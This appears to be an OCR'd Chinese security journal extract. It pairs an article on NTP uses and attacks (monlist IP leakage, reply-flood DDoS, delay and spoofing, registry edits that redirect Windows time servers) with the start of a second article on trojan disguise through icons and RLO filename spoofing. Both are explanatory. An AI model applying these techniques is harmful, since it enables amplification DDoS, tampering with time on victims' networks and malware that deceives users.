更高级的 GPS 时间服务器，是针对自动化系统中的计算机、控制装置等进行校时的高科技产品，时钟源设备它从 GPS 卫星上获取标准的时间信号，将这些信息通过各种接口类型，传输到自动化系统中需要时间信息的设备（计算机、保护装置、故障录波器、事件顺序记录装置、安全自动装置、远动 RTU），从而让整个系统的时间保持同步。

美国国家标准技术研究院（NIST）从 90 年代初开始，进行 Internet 网上时间发播服务，至今已经设置了 7 个时间服务专用网站，其它各国也在过去的十年间开通多个专用授时网站，在网上发播标准时间。目前世界上的授时网站已超过 100 个。

2、运营商 NTP 重要应用场景

对于运营商而言，很多重要的网络应用环境都离不开 NTP，尤其是对网络时间一致性敏感的各类业务系统而言尤其如此，例如:

• 网络管理

对不同设备采集来的日志信息、调试信息进行分析时，需要有统一的时间依据。在过去数年参与的各种入侵事件 / 应急响应事件中，通过现场分析都能发现，部分服务器由于没有与 NTP 时间源同步，致使日志时间存在较大的偏差。

• 计费系统

计费系统要求所有设备的时钟保持一致，从而更为精确的记录数据提交内容，比如话费单据等。在某些运营商业务系统漏洞发掘工作中，曾经发现数个针对计费系统的潜在安全隐患及漏洞，其中存在针对记录时间和数据录入流程的高危漏洞。

• 特定功能

如定时重启网络中的所有设备，要求所有设备的时钟保持一致。在运营商内部业务系统中，操作系统补丁自动升级是较为常见的情形，无论是通过微软的 WSUS，还是通过 Redhat Update 更新，都需要统一设置空闲时间用于更新补丁，那么就要求业务各系统设备时钟保持一致，否则有可能出现系统繁忙时段，也出现补丁更新，进而占用 CPU 资源。

• 多系统协同处理

为保证正确的业务任务执行顺序，多个系统必须参考同一时钟，比如在运营商中常见的多个业务系统共用数台服务器的情况，或者多个业务系统相互嵌套相互依靠的情

况，对时间均具有比较严格的要求。

• 备份机制

在备份服务器和客户机之间进行增量备份时，要求备份服务器和所有客户端之间的时钟同步，否则将导致增量定义的错误和备份的差异化失败。同样地，对于病毒库更新、特定数据更新也是一样。国内一些大型银行，已经配备了专用的硬件 NTP 网络时间服务器。这样的服务器还应用于国际航空公司、政府运营商、能源行业等。

3、NTP 服务器架构

NTP 网络时间服务器的部署架构和设计遵循级联的原理，与域环境或者 CA 证书颁发机构类似，下级 NTP 将从上级 NTP 设备调整和同步时间。

以CERNET教育网为例，NTP系统结构的规划和管理原则如下

• 从上至下分为三级：核心节点，地区网络节点和省级网络节点。

• 第一级为 4 个核心节点，其间进行 peer。

• 第二级为 10 个地区级的网络节点，它们直接从第一级获得时间服务。

• 第三级为 28 个省级网络节点，它们只从第二级节点获得时间服务。

• 关键系统服务，如路由等，由核心节点提供服务。

• 校园网可向第一级节点直接请求服务，但由分配的其地区内的几个临近节点提供服务。

• 校园网也可向地区内的临近节点直接请求服务。




图 2

如上图 2 所示，以 CERNET 教育网的时间服务结构为例，第一级为 4 个核心节点：清华大学、北京邮电大学、北京大学、东南大学。第二级直接从第一级获得时间服务，而第三级只从第二级节点获得时间服务。其中，N 级服务器的域名为 sN[a-z].time.edu.cn。下表 1 所示为 CERNET 时间服务提供者列表，更多内容可以到 http://www.time.edu.cn/mem.htm 查询。

表 1

级别	域名	地理位置
1	s1a.time.edu.cn	北京邮电大学
1	s1b.time.edu.cn	清华大学
1	s1c.time.edu.cn	北京大学
1	s1d.time.edu.cn	东南大学
1	s1e.time.edu.cn	清华大学
2	s2a.time.edu.cn	清华大学
2	s2b.time.edu.cn	清华大学
2	s2c.time.edu.cn	北京邮电大学
2	s2d.time.edu.cn	西南地区网络中心
2	s2e.time.edu.cn	西北地区网络中心
2	s2f.time.edu.cn	东北地区网络中心
2	s2g.time.edu.cn	华东南地区网络中心
2	s2h.time.edu.cn	四川大学网络管理中心
2	s2j.time.edu.cn	大连理工大学网络中心
2	s2k.time.edu.cn	CERNET 桂林主节点
2	s2m.time.edu.cn	北京大学

4、国内外主要的 NTP 服务器地址

为同步用户的系统时钟，需要使用 NTP 服务器。以前由于国内没有可用的时间服务器地址，我们只能依靠 windows 系统默认的 windows 或 NIST 等境外的时间服务器，但存在着访问堵塞、时间延迟大（同步精度低）等因素的影响。现在国内一些企业 / 机构的网络管理员或 ISP ，都会提供 NTP 服务器，我们只需选择较近的 NTP 服务器即可，比如中国的国家授时中心发布的时间服务器。

为了方便大家查看及参考使用，除了上表 1 列出的 NTP 服务器外，本文还列出了一些常用的 NTP 服务器信息如下表 2 所示。注：对于 Linux 用户而言，这些可用 NTP 地址可以直接添加在 ntp.conf 文件里即可。

表 2

IP 地址 / 域名	位置 / 从属机构
210.72.145.44	中国国家授时中心
202.120.2.101	上海交大 NTP
ntp.api.bz	一组 NTP 服务器集群，位于上海电信
133.100.11.8	日本福冈大学 NTP
clock.nc.fukuoka-u.ac.jp	日本福冈大学 NTP
ntp.nict.jp	日本 NICT 情报通信机构公开 NTP
time.windows.com	微软官方 NTP 服务器
time.nist.gov	美国国家标准与技术研究机构
0.cn.pool.ntp.org	NTP POOL PROJECT 亚洲中国区 NTP
0.asia.pool.ntp.org	NTP POOL PROJECT 亚洲 NTP
1.asia.pool.ntp.org	NTP POOL PROJECT 亚洲 NTP
3.asia.pool.ntp.org	NTP POOL PROJECT 亚洲 NTP
7.asia.pool.ntp.org	NTP POOL PROJECT 亚洲 NTP

根据 NTP POOL PROJECT 的监测结果，如下图 3 所示，最近数年来，中国国内的已注册和处于服务状态的 NTP 服务器一直保持着增长趋势。




图 3

如下图 4 所示，常见的 SOHO 用无线 / 有线路由器上，可以看到预设的 NTP 更新栏位，只要设置过 NTP 服务器地址，路由器就会定期自动从该地址上更新设备时间。

图 4

二、NTP 工作机理

管理员手工修改网络设备的系统时钟不但工作量巨大，而且不能保证时钟的精确性，而 NTP 可以快速高精度地实现网络中设备的时钟同步，其具有的明显优势如下:

- 采用分层（Stratum）的方法来定义时钟的准确性，可以迅速同步网络中各台设备的时间。
- 支持访问控制和 MD5（Message Digest 5）强化验证。
- 支持采用单播、组播或广播方式发送协议报文。

1、NTP 工作模式

NTP 最主要的工作模式就是服务器 / 客户端模式，在此模式下，需要对客户端进行配置，使客户端能够与服务器进行同步，其工作过程如下:

1）客户端发送同步请求报文;

2）客户端向服务器发送同步请求报文，报文中的 Mode 字段设置为 3（客户模式);

3）服务器端发送应答报文;

4）服务器端收到请求报文后，自动工作在服务器模式，发送应答报文，报文中的 Mode 字段设置为 4（服务器模式);

5）客户端同步服务器时钟;

6）收到应答报文后，进行时钟过滤和选择，并与已选择的服务器进行同步。

2、NTP 的 MD5 密钥验证模式

NTP 的验证与路由验证不同，路由验证的目的是让对方确认自己的身份，然后建立安全通信，而 NTP 验证目的是确立时钟源的权威性。因为，NTP 中最重要的一环是获取准确的时钟，而不能随意修改。

从这个角度说，NTP 验证开启后，验证的实际工作仅发生在需要同步的设备上，客户端将会验证当前时钟源是否合法的时钟源。下面是 Cisco 设备中，一段典型的配置 MD5 验证命令:

Router#config terminal

Enter configuration commands, one per line. End with CNTL/Z.

Router(config)#ntp authenticate

Router(config)#ntp authentication-key 10 md5 MySecretKey

Router(config)#ntp trusted-key 10

Router(config)#^Z

换句话说，为防止对时间服务器的恶意破坏，NTP 使用了加入 MD5 元素的识别 (Authentication) 机制，检查当前对时的信息是否与其所宣称的服务器相符合，并检查资料的返回路径，以提供对抗干扰的保护机制。这样的校验机制能够有效的提高客户端更新过程的安全性。

3、NTP 客户端请求 / 连接最大数

对于 NTP 服务器（软 / 硬件）来说，由于各自性能存在差异，能够提供的服务质量也存在着不同。通常比较重要的功能参数有 NTP Requests/s（即 NTP 请求数每秒）和 Max Number of NTP Client（最大支持 NTP 客户端数量），这两个参数直接反映出 NTP 服务器的承载能力。而攻击者在测试 DDoS 攻击工具的时候，也将以这两个参数为主要衡量手段。如下表 3 所示为某款 NTP 硬件设备产品的参数样例。

表 3

内容	产品 1	产品 2	产品 3	产品 4
NTP Requests / Second（NTP 请求量 / 秒）	> 200	> 1,000	> 1,000	> 2,500
Maximum Number of NTP Clients（最大支持 NTP 客户端数量）	> 12,000	> 64,000	> 64,000	> 160,000

由上表可以看到，随着配置和设计的不同，不同类型的 NTP 服务器的处理能力是不同的。也就是说，很多 NTP 服务器其实没有想象那么强壮。

三、NTP 面临的攻击及安全隐患

德国物理学家海森堡于 1927 年提出了著名的海森堡测不准原理，又名“测不准原理”、“不确定关系”，英文“Uncertainty Principle”，这是量子力学的一个基本原理。该原理指出：一个微观粒子的某些物理量（如位置和动量，或方位角与动量矩，还有时间和能量等），不可能同时具有确定的数值，其中一个量，越能够确定，另一个量的不确定程度就越大。

测不准原理所起的作用，在于它说明了我们的科学度量的能力在理论上存在的某些局限性，具有重大的意义。而我们现在在 IT 行业中所追求的两大极致目标：方便性和安全性，也是这样一对无法同时满足的目标。为了安全性，人们必须牺牲一些便利性，而若为了

突出便利性，人们就不得不接受一定风险。NTP 就是这样一个典型的例子。

1、NTP Client 信息泄露攻击

在判断内部 IP 分布及主机存活状态这一常用技术中，通常采用端口扫描、ARP 扫描、NETBIOS 探测等方式实现，个别情况也可能使用 p0f 之类的被动式工具，来收集内网主机信息的方法。不过这里要说明的是一种极为特殊的手法，即通过向 NTP 服务器查询已更新客户端来间接获取内部 IP，这也是一些高级黑客在限制度较高的环境中，会使用到的手段之一。

安全研究人员 HD Moore 曾发现，在默认情况下，NTP 服务器允许用户查询更多的信息。比如使用特定的诊断工具，就可以获得从 NTP 服务器上进行时间更新的最近 600 个客户端 IP 地址。换句话说，就是使用一个请求方式，你就可以得到一个中型网络中的所有 IP 地址。若是该 NTP 服务器被放置在 DMZ 中，则外部攻击者将可能获得内部网络的全部 IP 地址。

例如，在一个中小型企业内部环境中搭建一台 NTP 服务器提供 NTP 服务。如上图




图 5

5 所示，测试具体步骤如下:

1）在接入内部的一个 Linux 客户端下使用 ntpdate 命令，向内部 NTP 服务器 192.168.7.10 发送 NTP 查询请求；

2）向 NTP 服务器查询之前单位时间内进行 NTP 更新的客户端记录，并保存到本

地；

3）查看该记录并归纳出刚才进行更新的主机 IP，至此内部主机 IP 暴露。

2、NTP Reply Flood

让我们接着刚才的思路，若只要向 NTP 服务器发送一个特殊的 UDP 查询请求，NTP 就会向我们回复 600 个 IP 信息作响应。那是不是可以这样认为，从理论上讲，只要能够伪造源地址一次性发送 10 万个查询请求，NTP 服务器也会向我们回复 6000 万个信息作响应（注意：不一定是 6000 万个数据报文）。而如果攻击者将发送源地址都刻意设置为某一对象的话，该对象将收到海量 NTP 数据，从而形成 DDoS 攻击流。这就是 NTP Reply Flood 攻击思路。

下图 6 所示为针对特殊请求的 NTP 回复报文结构分析，可以看




图 6

到出现了 Private Use 这样有意思的 Mode 说明，至于 Request 类别是 Mon_list 系列参数。不过需要注意的是，我这里使用的是 NTP v2 版本的实验报文，更高版本的 NTP 报文是有所不同的。如上所说，此类原始报文的分析和改进将有助于攻击者开发出针对性的 DDoS 攻击工具。




图 7

如上图 7 所示为针对日本福冈大学 NTP 的发包测试，目标

NTP 完美的回复了 500 多条客户端更新数据。通过使用数量庞大的客户端配以特殊的算法不间断地重复发送测试报文，即可在单位时间内使得 NTP 服务达到一个请求处理的峰值，从而引发 CPU 过载、服务错误等后果。

3、Delay Attacks 时间同步延时攻击

正常情况下，配置了 NTP 更新的客户端与 NTP 服务器之间是会自动同步的。那么时间同步延时是什么意思呢？我举个例子：假设客户端在 11:00:00 向 NTP 发送一个 Request 请求，那么服务器在 11:00:01 可以收到该请求。服务器处理完请求并在 11:00:05 发送了响应报文。而在该响应报文返回至客户端的途中，攻击者使用了一些手段来将其故意延时，使得客户端在 11:00:36 才能收到这个报文。此时的客户端若计算与 NTP 服务器之间的偏移量时，会显示出现 -15 秒的误差。这说明客户端上时钟显示的 11:00:36 对应的是 NTP 服务器上的 11:00:21，换句话说，就是使得客户端的时钟延误了 15 秒。

关于上述理论的详细数学计算模型及概念可以参考一下 IEEE2010 年澳大利亚维也纳技术大学几位学者发表的论文：《Using Smart Cards for Tamper-proof Timestamps on Untrusted Clients》，原文是针对智能卡网上刷卡时间延时欺骗的攻击原理，但是仔细研究后，我觉得同样适用于 NTP 的攻击原理。

如图 8 所示，攻击者可以对某个企业的网络进行针对性的 NTP 同步延时攻击，比如对其上层网络设备做一些手脚，从而使得合法的 NTP 更新数据出现较大延时，而该企业的网络设备及服务器就有可能出现一些不容易排查的错误。




图 8

如图 9 所示，在使用 ntpdate 从北京、上海、日本等地的官方 / 公开 NTP 服务器上获取时间时，可以清楚地看到这些 NTP 之间不同的时间偏移量，不过一般情况下都小于 0.1 秒，个别甚至小于 0.01 秒。在很多时候环境下，这样的误差是在允许范围内的。但如果时间误差超过了允许的范围，比如达到了 5 分钟以上，甚至近 10 分钟，则将会导致严重的错误出现。




图 9

以运营商的业务系统为例，比如通信运营商的计费系统，在处理同一时间段计费单据时，突然出现了在设计中原本隶属于前一个时间段或者后一个时间段的费用数据，此时在写入数据库计算时，将有可能出现大量重复计费、覆盖原数据、程序出错等各种可能问题。若是 WAP 网关出现此类问题的话，甚至会由此导致内部其它关联业务系统的接连出错。

4、NTP Time Spoof 欺骗攻击

显然地，攻击者也可以构建自己的 NTP 服务器再配以欺骗手段来实现对指定目标网络的攻击目的。这样，原本通过外部官方 NTP 服务器进行时间更新的，就面临获取到虚假时间的可能。不过这和 NTP 的协议版本也有着较大关系，新版本的 NTP 协议已经改进了很多不足，利用起来也是有些难度的。如图 10 所示为 NTP 欺骗攻击原理，通过对 UDP 端口 123 的重定向攻击可以很容易地将请求转发到伪造的 NTP 服务器上去。限于篇幅，就不详细讲述具体的攻击步骤了。




图 10

如图 11 所示是我作为测试的一台在公司内部搭建的适合于中小企业使用的 NTP 服务器，从上面可以清楚地看到在当前时刻从各外部 NTP 服务器上的时间更新情况，其中，在 Delay 延时及 Offset 偏移量这两栏可以看到具体的差距。而值得注意的是，这个自行搭建的 NTP 服务器是完全可以使用本机的时间作为原始数据广播出去的，换句话说，这就是伪造的 NTP 更新时间。




图 11

当然，也可以编写一些特殊的脚本或者蠕虫病毒来实现对终端的 NTP 更新服务器地址的修改，比如修改 Windows 客户端的默认 NTP 服务器的更新地址其实并不需要太多命令，只需要下面几步即可，这样的命令改成批处理很容易。

1、修改注册表中 NTP 客户端设置

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W32Time\TimeProviders\NtpClient 中，将下述键值修改

SpecialPollInterval 值修改成十进制 600 （单位为秒，600 为 10 分钟）

SpecialPollTimeRemaining 值修改成[时间同步服务器地址],0

如：192.168.1.1,0

2、更改默认时间更新服务器地址

HKEY_LoCAL_MACHINE\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\DATETIME\SERVERS\default

3、重启 Win32Time 服务

具体命令：net stop w32Time && net start w32Time

若是 Linux 下的话，只需要修改 /etc/ntp.conf 文件即可达到同样的目的，这里就不再阐述。

5、其它

还有一些漏洞可用于攻击 NTP 服务器，比如目前国际上通用的 NTP4.2.4p8 之前的版本都存在一个严重漏洞，即 NTP MODE_PRIVATE 模式报文 DoS 攻击漏洞。攻击者将有可能利用该漏洞构建伪造的 Request 报文，从而发起一个特殊 DDoS 攻击来迫使两个 NTP 相互耗尽彼此的 CPU 资源或者使得 Log 记录文件写满磁盘。具体描述大家可以参考一下 CVE-2009-0021 的通告内容，本文中就不再深入描述。

四、延伸攻击技术

这里还是以一些对于运营商业务系统可能造成影响的攻击技术进行探讨，其它的暂时不论。

1、更富有意义的 DNS 攻击

除了上面提及的一些思路外，由于很多 NTP 服务器集群为了方便后台的维护和切换，仍需要域名解析服务来协助客户端连接，比如本文前面表中提到一些提供 NTP 服务的域名。这样的话，如下图 12 所示，攻击者就完全可以加入 DNS 欺骗的方式，来直接将该域名引到伪造的 NTP 服务器上，这样客户端发送的合法的时间更新请求将被重定向到下图中所示的伪造 NTP 服务器上，此时获取的时间就有可能导致内网的异常。




图 12

2、破坏微软 Domain 域环境

在微软的安全体系中，域作为信任区域的安全边界，一直被广泛的部署在微软各种网络服务架构中，而微软的 Forest PDC(林根域控制器) 在默认情况下，会自动成为整个域环境下的 NTP 服务器。所有加入域中的主机会自动将时间服务器地址修改为林根与控制器的 IP，域用户在登录到域中后，本机当前时间就会自动调整为和 PDC 一致的时间。根据以往项目实施经验，某些运营商内部的业务系统服务器，存在域环境的情况。

这样的话，我们就能发现一个问题：若这些主机的默认 NTP 服务器不是当前域的域控制器，而是被强制修改为其它的 NTP(比如攻击者自行搭建的 NTP)，那么当时间偏差比较大的时候，将可能导致域客户端无法正常登录。事实证明，这种攻击方式是可行的，不过需要的不仅是单纯的欺骗攻击，还包括了一些重定向和报文的伪造技术。

3、WAPI 运营商无线网络设备攻击

了解国标 WAPI 加密无线网络的朋友们知道，有时无法正常使用 WAPI-PSK 预共享密钥 / 口令认证模式，就是因为 WAPI 设备的时间出现问题。打开 WAPI 设备的管理界面，其中一项是设置 AP 自动跟互联网时钟服务器同步，也可以手动设置 AP 的时间。若 AP 里内置的时间同步服务器地址不正确，可以考虑将其更换为中国国家授时中心的 IP 地址 210.72.145.44，并设置 AP 自动从互联网上获取时间，然后根据 AP 里显示的时间，将支持 WAPI 的手机内部时间也做调整，手机立刻会显示 WAPI 无线网络连接成功。这就说明了为什么 WAPI 无线网络设备的主板上都有一块电池的原因，它为主板持续供电，来确保系统时钟的持续工作。

为什么 WAPI 对时间的要求如此严格？这是因为 WAPI 原本是为运营级的电信运营商设计开发的。电信运营商对基站工作的切换、漫游等，都需要精确的时间控制，因此时钟同步问题对于移动通信的重要性不言而喻。而 WAPI 恰恰是为全国漫游的无线网络准备的，也许其它手段对于 WAPI 设备来说并不足以受到严重危害，但特定的 NTP 攻击，却是威胁 WAPI 设备的主要手段之一。

4、特定业务系统延时攻击

详细信息可参考本文中第三小节提及的延时攻击原理。就如同计费系统的数据库记录模式，重复收到同一时间 n 个不同长度的通话计费的记录，对于计费系统会如何判断？是判定无效忽略，还是覆盖原有数据，亦或者是重复计费还是陷入逻辑死循环？这个将会根据计费系统的厂商设计原则不同有所不同，何况在安全编程中特定错误还有个出现次数阈值限制，那在单位时间内超过这个限制又会是一个什么样的概念？

五、小结

高尔基说过：世界上最快而又最慢，最长而又最短，最平凡而又最珍贵，最易被忽视而又最令人后悔的就是时间。想象一下，假如有一天，你突然发现：

主机时间与交换机时间，相差 1 个小时！

内部核心服务器，操作日志文件居然是明天的？

最新病毒库的发布时间，落后于自己机器上的时间，企业版杀毒软件拒绝更新！

域控制器上的时间与网络设备之间的偏差超出 2 个小时，全部内网域用户无法正常登录！

企业 WAPI 无线设备出现大面积工作异常，日志和检查设备却没有发现明显问题！

木马伪装隐藏手段漫谈

研究部　赵亮

摘要：文章首先说明了目前木马常用的伪装手段，然后着重介绍木马启动后对自身以及相关资源的隐藏手段，并结合一些实例进行讲解。

关键词：木马伪装　木马隐藏

互联网在中国已经发展了十几年。随着互联网的发展，网络应用已经深入到人们生活的各个方面，各种网上银行，网络游戏，即时通讯等等无处不在。由于这些网络应用承载着许多有价值的信息，因而吸引了许多黑客编写木马程序，对这些信息进行窃取。为了使偷窃过程不被受害者发现，木马通常对自身进行了伪装和隐藏。本文对木马所使用的一些伪装和隐藏的手段，进行了介绍并列举了一些实例。

一、运行前的伪装隐藏手段

为了窃取用户信息，木马首先需要获得运行的机会。为了诱骗用户运行木马，木马看上去必须无害。

（一）修改图标

修改图标是最直观的方法，大多数木马都会使用这种伪装手段。通常木马程序会将自己的图标替换为图片文件、word 文档、pdf 文件的图标，以骗取受害者的信任，使受害者误以为是非可执行文件而放心打开，从而获得运行的机会。如大白鲨远控程序，在配置木马服务端的时候，就可以手动指定任意的图标文件。它的配置界面如下：

（二）修改扩展名

近年来，由于媒体对木马危害的宣传越来越多，计算机用户的安全意识随之提高。用户已经知道通过扩展名识别文件类型的技巧。简单的修改图标，已经不能达到欺骗用户的目的，但是通过扩展名来识别文件类型的方式，还是存在隐患。

由于不同语言的书写习惯不同，某些中东语言（如阿拉伯语）的书写，是从右向左进行的。为了支持这类语言的显示，Unicode 中添加了一个特殊的控制字符 RLO(Right-to-left Override)，它的 Unicode 编码是 0x202E。Windows 系统对 RLO 进行了支持，当 Windows 遇到 RLO 字符的时候会将后续的字符串翻转后显示，如字符串“123\u202e456”将会被显示为“123654”，利用这个特性就可以对文件后缀进行伪装。如木马名字为“announc

ement\u202ecod.scr”，则显示结果就是“announcementrcs.doc”，再配合一个欺骗性的图标，就可以达到掩人耳目的目的。

以下是一个木马样本的实例，可以看到通过 Explorer 来查看得到的文件名显示为“announcementrcs.doc”，同时木马图标为 Word 文档的图标，非常容易让人误以为是 Word 文档而放心打开。

通过属性查看此样本，也无法得到正确的文件名。

其它依赖 Windows 的软件 (如 WinRAR) 在显示文件名的时候也会给人以误导。

在命令行可以看到文件的真正扩展名是 .scr。

(三) 其它

